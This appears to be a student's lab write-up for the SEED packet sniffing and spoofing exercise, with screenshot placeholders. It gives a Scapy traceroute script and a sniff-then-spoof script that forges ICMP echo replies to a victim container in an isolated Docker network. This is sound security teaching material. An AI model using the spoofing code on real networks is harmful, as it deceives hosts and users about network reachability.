


5. We can see in wire shark that 1 packet has been sent to our provided destination address and there are 2 requests and 2 replies.



▼ Task 1.3: Traceroute


1. Initialize and start the docker containers.




The screenshot shows a terminal window titled "seed@VM: ~/Labsetup" with the following output:

```
[11/28/22]seed@VM:~/Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/28/22]seed@VM:~/Labsetup$ dcpu
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostB-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd      [ OK ]
```

2. Get the Container IDs and launch shell with attacker



3. Get the inet from the attacker shell



4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```

from scapy.all import *

host = sys.argv[1]
print ('looking for', host)

ttl = 1


while True:
    a = IP()
    a.dst = host
    a.ttl = ttl

    b = ICMP()
    p = a/b

    rply = sr1(p, verbose = 0)

    if rply is None:
        break
    elif rply['ICMP'].type == 0:
        print(rply['IP'].src, ' is ', ttl, ' hops away')
        break
    else:
        print (ttl, ' jumps for ', rply['IP'].src)
        ttl += 1

```




The screenshot shows a terminal window titled 'a [Running] - Oracle VM VirtualBox'. The terminal is running a script named 'task1_3.py' which calculates the number of hops between a source IP and a target IP. The script is executed three times with different target IPs: 10.9.0.5, 192.168.1.1, and 1.2.3.4. The output shows that 10.9.0.5 is 1 hop away, 192.168.1.1 is 2 hops away, and 1.2.3.4 is 2 hops away. The terminal prompt is 'root@VM:/volumes#'. The window also shows a file manager icon on the left and a system tray at the bottom with the time 8:09 PM and language ENG.


```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 task1_3.py 10.9.0.5
looking for 10.9.0.5
10.9.0.5 is 1 hops away
root@VM:/volumes# python3 task1_3.py 192.168.1.1
looking for 192.168.1.1
1 jumps for 10.0.2.2
192.168.1.1 is 2 hops away
root@VM:/volumes# python3 task1_3.py 1.2.3.4
looking for 1.2.3.4
1 jumps for 10.0.2.2
2 jumps for 192.168.1.1
^Croot@VM:/volumes#
```

▼ Task 1.4: Sniffing and-then Spoofing

1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker



3. Get the inet from the attacker shell

```

[11/28/22]seed@VM: ~/../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
fdd63a083263        bridge              bridge              local
b3581338a28d        host                host                local
ce2219c0e00d        net-10.9.0.0        bridge              local
77aceccbe26         none                null                local
[11/28/22]seed@VM: ~/../Labsetup$ dockps
3bb71cf26214        seed-attacker
5e3905c738e6        hostB-10.9.0.6
cdf011402ccb        hostA-10.9.0.5
[11/28/22]seed@VM: ~/../Labsetup$ docksh 3bb
root@VM:/# ifconfig
br-c2219c0e00d: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:54ff:fe05:2b5d prefixlen 64 scopeid 0x20<link>
    ether 02:42:54:05:2b:5d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63 bytes 8579 (8.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:95:a6:2c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::ff4c:16d3:8336:99fe prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:85:34:69 txqueuelen 1000 (Ethernet)

```

4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```

from scapy.all import *

def spoof_packet(pkt):

    if 'ICMP' in pkt:

        print ('-----')
        print('original packet')
        print('source IP', pkt['IP'].src)
        print('dest IP', pkt['IP'].dst)
        print ('-----')
        print ()

        new_dest_ip = pkt['IP'].src
        new_src_ip = pkt['IP'].dst

        new_ihl = pkt['IP'].ihl

        new_type = 0

        new_id = pkt['ICMP'].id
        new_seq = pkt['ICMP'].seq or 0

        data = pkt['Raw'].load

        a = IP(src=new_src_ip, dst=new_dest_ip, ihl=new_ihl)
        b = ICMP(type=new_type, id=new_id, seq=new_seq)
        new_pkt = a/b/data


        print ('-----')
        print('spoofed packet')
        print('source IP', new_pkt['IP'].src)
        print('dest IP', new_pkt['IP'].dst)
        print ('-----')

        print ()


```

```
send(new_pkt, verbose=0)


pkt = sniff(iface="br-ce2219c0e00d", filter='icmp and src host 10.9.0.5', prn=spoof_packet)
```



5. Ping some addresses from the victim terminal (invalid on web)




6. Check the response in attacker terminal



